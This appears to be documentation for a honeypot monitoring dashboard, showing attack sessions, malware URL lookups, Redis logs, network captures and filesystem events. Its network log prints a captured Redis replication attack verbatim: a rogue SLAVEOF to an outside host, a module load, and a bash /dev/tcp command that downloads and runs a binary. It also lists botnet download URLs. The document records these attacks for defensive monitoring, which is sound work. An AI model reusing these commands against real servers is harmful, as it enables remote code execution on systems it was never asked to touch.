
On the right live attack sessions are shown, on the bottom left recently terminated attack sessions are shown

Live session




sshd
podman
jammer-1
2024-06-22
01:52:10 PM
220.203.12.53:44320 + 1
2 15 0 0
China
Shanghai

Stored session




China
Chengdu
47.109.109.106
sshd
25 313 0 0

Live Map



Session explorer section

Malware section



31.220.1.83:45840

Dronten
Flevoland
Netherlands

AS206264 Amarutu Technology Ltd

No hostname info

HTTPd
podman
jammer-1
2024-06-02 04:40:13 PM

103.149.87.198
urlhaus/ipv4


Added at	ID	??	Reporter	???	Threat type	URL
2024-06-06 07:48:06 AM	2876770	✓	anonymous		malware_download	http://103.149.87.198/r ⚠ (offline) ref.: https://urlhaus.abuse.ch/url/2876770/
2024-06-02 03:12:09 PM	2872158	✓	LemonHaze420_	456871	malware_download	http://103.149.87.198/la.bot.mips ⚠ (offline) ref.: https://urlhaus.abuse.ch/url/2872158/
2024-06-02 03:12:08 PM	2872157	✓	LemonHaze420_	535325	malware_download	http://103.149.87.198/la.bot.arm7 ⚠ (offline) ref.: https://urlhaus.abuse.ch/url/2872157/
2024-06-02 03:12:08 PM	2872156	✓	LemonHaze420_	444903	malware_download	http://103.149.87.198/la.bot.mipsel ⚠ (offline) ref.: https://urlhaus.abuse.ch/url/2872156/
2024-06-02 03:12:08 PM	2872155	✓	LemonHaze420_	502096	malware_download	http://103.149.87.198/la.bot.sparc ⚠ (offline) ref.: https://urlhaus.abuse.ch/url/2872155/
2024-06-02 03:12:08 PM	2872154	✓	LemonHaze420_	479879	malware_download	http://103.149.87.198/la.bot.arm6 ⚠ (offline) ref.: https://urlhaus.abuse.ch/url/2872154/
2024-06-02 03:12:08 PM	2872153	✓	LemonHaze420_	456918	malware_download	http://103.149.87.198/la.bot.powerpc ⚠ (offline)

In this section details about a single session are shown:

- Country, host and organization info of the IP address
- Attacked service
- Malicious findings
- Session tags

Malware information is retrieved via providers such as Maltiverse, Urlhaus, etc.

Application logs



118.122.78.64:36184

Chengdu
Sichuan
China

AS38283 CHINANET SiChuan Telecom Internet Data Center

No hostname info


redis
podman
jammer-1
2024-06-20 05:52:27 AM

```
2024-06-20 05:52:27 AM    2024-06-20T03:25:49Z  -._ _.-'
2024-06-20 05:52:27 AM    2024-06-20T03:25:49Z `-.__.-'
2024-06-20 05:52:27 AM    2024-06-20T03:25:49Z
2024-06-20 05:52:27 AM    2024-06-20T03:25:49Z 1:M 20 Jun 2024 03:25:49.087 * Server initialized
2024-06-20 05:52:27 AM    2024-06-20T03:25:49Z | `-._ `._ / _.-' | PID: 1
2024-06-20 05:52:30 AM    2024-06-20T03:52:30Z 1:S 20 Jun 2024 03:52:30.826 * Before turning into a replica, using my own master parameters to synthesize a cached master: I may be able to sy
                          nchronize with the new master with just a partial transfer.
2024-06-20 05:52:30 AM    2024-06-20T03:52:30Z 1:S 20 Jun 2024 03:52:30.827 * Connecting to MASTER 8.222.214.225:60142
2024-06-20 05:52:30 AM    2024-06-20T03:52:30Z 1:S 20 Jun 2024 03:52:30.827 # Unable to connect to MASTER: Network is unreachable
2024-06-20 05:52:30 AM    2024-06-20T03:52:30Z 1:S 20 Jun 2024 03:52:30.827 * REPLICAOF 8.222.214.225:60142 enabled (user request from 'id=3 addr=10.89.1.240:50784 laddr=10.89.1.240:6379 fd=
                          8 name= age=2 idle=0 flags=N db=0 sub=0 psub=0 ssub=0 multi=-1 qbuf=29 qbuf-free=20445 argv-mem=25 multi-mem=0 rbs=1024 rbp=155 obl=0 oll=0 omem=0 tot-mem=22449 eve
                          nts=r cmd=slaveof user=default redir=-1 resp=2 lib-name= lib-ver=')
2024-06-20 05:52:31 AM    2024-06-20T03:52:31Z 1:S 20 Jun 2024 03:52:31.413 * Connecting to MASTER 8.222.214.225:60142
2024-06-20 05:52:31 AM    2024-06-20T03:52:31Z 1:S 20 Jun 2024 03:52:31.413 # Unable to connect to MASTER: Network is unreachable
2024-06-20 05:52:32 AM    2024-06-20T03:52:32Z 1:S 20 Jun 2024 03:52:32.415 * Connecting to MASTER 8.222.214.225:60142
2024-06-20 05:52:32 AM    2024-06-20T03:52:32Z 1:S 20 Jun 2024 03:52:32.416 # Unable to connect to MASTER: Network is unreachable
2024-06-20 05:52:33 AM    2024-06-20T03:52:33Z 1:S 20 Jun 2024 03:52:33.420 * Connecting to MASTER 8.222.214.225:60142
2024-06-20 05:52:33 AM    2024-06-20T03:52:33Z 1:S 20 Jun 2024 03:52:33.420 # Unable to connect to MASTER: Network is unreachable
2024-06-20 05:52:34 AM    2024-06-20T03:52:34Z 1:S 20 Jun 2024 03:52:34.423 * Connecting to MASTER 8.222.214.225:60142
2024-06-20 05:52:34 AM    2024-06-20T03:52:34Z 1:S 20 Jun 2024 03:52:34.423 # Unable to connect to MASTER: Network is unreachable
2024-06-20 05:52:35 AM    2024-06-20T03:52:35Z 1:S 20 Jun 2024 03:52:35.427 * Connecting to MASTER 8.222.214.225:60142
2024-06-20 05:52:35 AM    2024-06-20T03:52:35Z 1:S 20 Jun 2024 03:52:35.428 # Unable to connect to MASTER: Network is unreachable
2024-06-20 05:52:36 AM    2024-06-20T03:52:36Z 1:M 20 Jun 2024 03:52:36.372 * MASTER MODE enabled (user request from 'id=3 addr=10.89.1.240:50784 laddr=10.89.1.240:6379 fd=8 name= age=8 idle
                          =0 flags=N db=0 sub=0 psub=0 ssub=0 multi=-1 qbuf=16 qbuf-free=20458 argv-mem=12 multi-mem=0 rbs=1024 rbp=223 obl=0 oll=0 omem=0 tot-mem=22436 events=r cmd=slaveof
                          user=default redir=-1 resp=2 lib-name= lib-ver=')
2024-06-20 05:52:36 AM    2024-06-20T03:52:36Z 1:M 20 Jun 2024 03:52:36.372 * Discarding previously cached master state.
2024-06-20 05:52:36 AM    2024-06-20T03:52:36Z 1:M 20 Jun 2024 03:52:36.372 * Setting secondary replication ID to 8e40ffd82739b45a9fbde5c240eac46b5f612657, valid up to offset: 1. New replica
                          tion ID is 5176fa2b2e842876760c377abbe3a5308c1a9379
```

All service generated logs are shown with possibility to filter out using full-text search and download them as CSV

Session explorer section

Network logs



118.122.78.64:36184

REDIS_REPLICATION_EXEC
MALICIOUS
45 tags

Chengdu
Sichuan
China

AS38283 CHINANET SiChuan Telecom Internet Data Center


No hostname info

redis
podman
jammer-1
2024-06-20 05:52:27 AM

Timestamp	Source	Destination	Protocol	Payload
2024-06-20 05:52:30 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	SLAVEOF 8.222.214.225 60142
2024-06-20 05:52:30 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	+OK
2024-06-20 05:52:36 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	MODULE LOAD /tmp/exp.so
2024-06-20 05:52:36 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	-ERR MODULE command not allowed. If the enable-module-command option is set to "local", you can run it from a local connection, otherwise you need to set this option in the configuration file, and then restart the server.
2024-06-20 05:52:36 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	SLAVEOF NO ONE
2024-06-20 05:52:36 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	+OK
2024-06-20 05:52:36 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	config set dir .
2024-06-20 05:52:36 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	-ERR CONFIG SET failed (possibly related to argument 'dir') - can't set protected config
2024-06-20 05:52:36 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	config set dbfilename dump.rdb
2024-06-20 05:52:36 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	-ERR CONFIG SET failed (possibly related to argument 'dbfilename') - can't set protected config
2024-06-20 05:52:37 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	system.exec "bash -c \"exec 6<>/dev/tcp/8.222.214.225/60142 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/bXTWSvAl5g && chmod +x /tmp/bXTWSvAl5g && /tmp/bXTWSvAl5g V0SH9QlKr7yjAjEUp6asUgrxhlUqLUSO6QJWrKalHTQCpbqrXgb3h1AoOlWE9x5Tr6amHS4eprykUgD2glc6LlOY9QNSsLmiFS4do7+kUgD2hlQ6KVyY8R5Vpry5HTkZr b6uVQHzllUrLUqH8gZKp7y5GDEWobivVwLnh1YqNFOH6QVKrL2mFjYcprirRAX/mFYql0qE9ARKp76tGjAdpLu+XB71hFY0K12F6QFcrrKhHDEepqisVgHphFYjNFaH8 h5Vrr+tGjAdo76+VQj1mFUvK0qD9B5Wq7mtGjAdpb2+VQL3mFMrNFWO9x5XqbKhHDEcpKivVAbpg1w0KFWD6QlSpL6nHTIYt7msVB7wh0orLkqE9gFeqLimGDAM prquSgf2mFQ0LFSM8QBVr7m3HTEUubmsVR7yjkooLlaM8QBVrrq3GDMCprumSgHwgUoiKl6A9wFXraijGy4eo7uwVgL/mFUoKl6A9wFQr6ikFC4aubmmUB72j1EgL FSH9gREqr+5HjMaubmrXR72glMgLFSH9wBEr7ikAjlYpaatSgHzh14sKlWH9BBcsLqmGy4dobiwVQH2jFlqK1eD5whKrLmuAjEboqavVQj9gFQrLl2W9gBSsL2vAjldoq anUgrxhlUoLkSC8B5WrbC5HjAYubCnXgb3h1UrOlCB6QJXqKamHTACpbivXgb3h1UqOlWO9R5Vq7m5GTMCpb2vXgb3h1YvOlWE9x5Tr6amHS4eprykUgD2glc6lkq
2024-06-20 05:52:37 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	-ERR unknown command 'system.exec', with args beginning with: 'bash -c "exec 6<>/dev/tcp/8.222.214.225/60142 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/bXTWSvAl5g && chmod +x /tmp/bXTWSvA'
2024-06-20 05:52:37 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	SLAVEOF NO ONE
2024-06-20 05:52:37 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	+OK
2024-06-20 05:52:38 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	system.exec "rm -rf /tmp/exp.so"
2024-06-20 05:52:38 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	-ERR unknown command 'system.exec', with args beginning with: 'rm -rf /tmp/exp.so'
2024-06-20 05:52:38 AM	10.89.1.240:50784	10.89.1.240:6379	TCP	MODULE UNLOAD system
2024-06-20 05:52:38 AM	10.89.1.240:6379	10.89.1.240:50784	TCP	-ERR MODULE command not allowed. If the enable-module-command option is set to "local", you can run it from a local connection, otherwise you need to set this option in the configuration file, and then restart the server.

Network section shows traffic dump, possibility to search through it and to download as CSV or PCAP for further analysis

Filesystem



103.255.181.20:63546 +2

SHELL_EXEC
MALICIOUS
45 tags

Mormugao
Goa
India

AS131442 Digital Network Associates Pvt Ltd

No hostname info


samba
podman
jammer-1
2024-06-22 12:59:13 PM

Timestamp	File descriptor	File path	PID	PID namespace	Reason	Matched Yara rules
2024-06-22 12:59:13 PM	141	/usr/lib/libmd.so.0.1.0	17043	4026534062	close-no-write	
2024-06-22 12:59:13 PM	138	/etc/passwd	17043	4026534062	close-write	
2024-06-22 12:59:13 PM	140	/usr/lib/libbsd.so.0.12.2	17043	4026534062	close-no-write	
2024-06-22 12:59:13 PM	139	/lib/ld-musl-x86_64.so.1	17043	4026534062	close-no-write	
2024-06-22 12:59:13 PM	142	/usr/sbin/usermod	17043	4026534062	close-no-write	
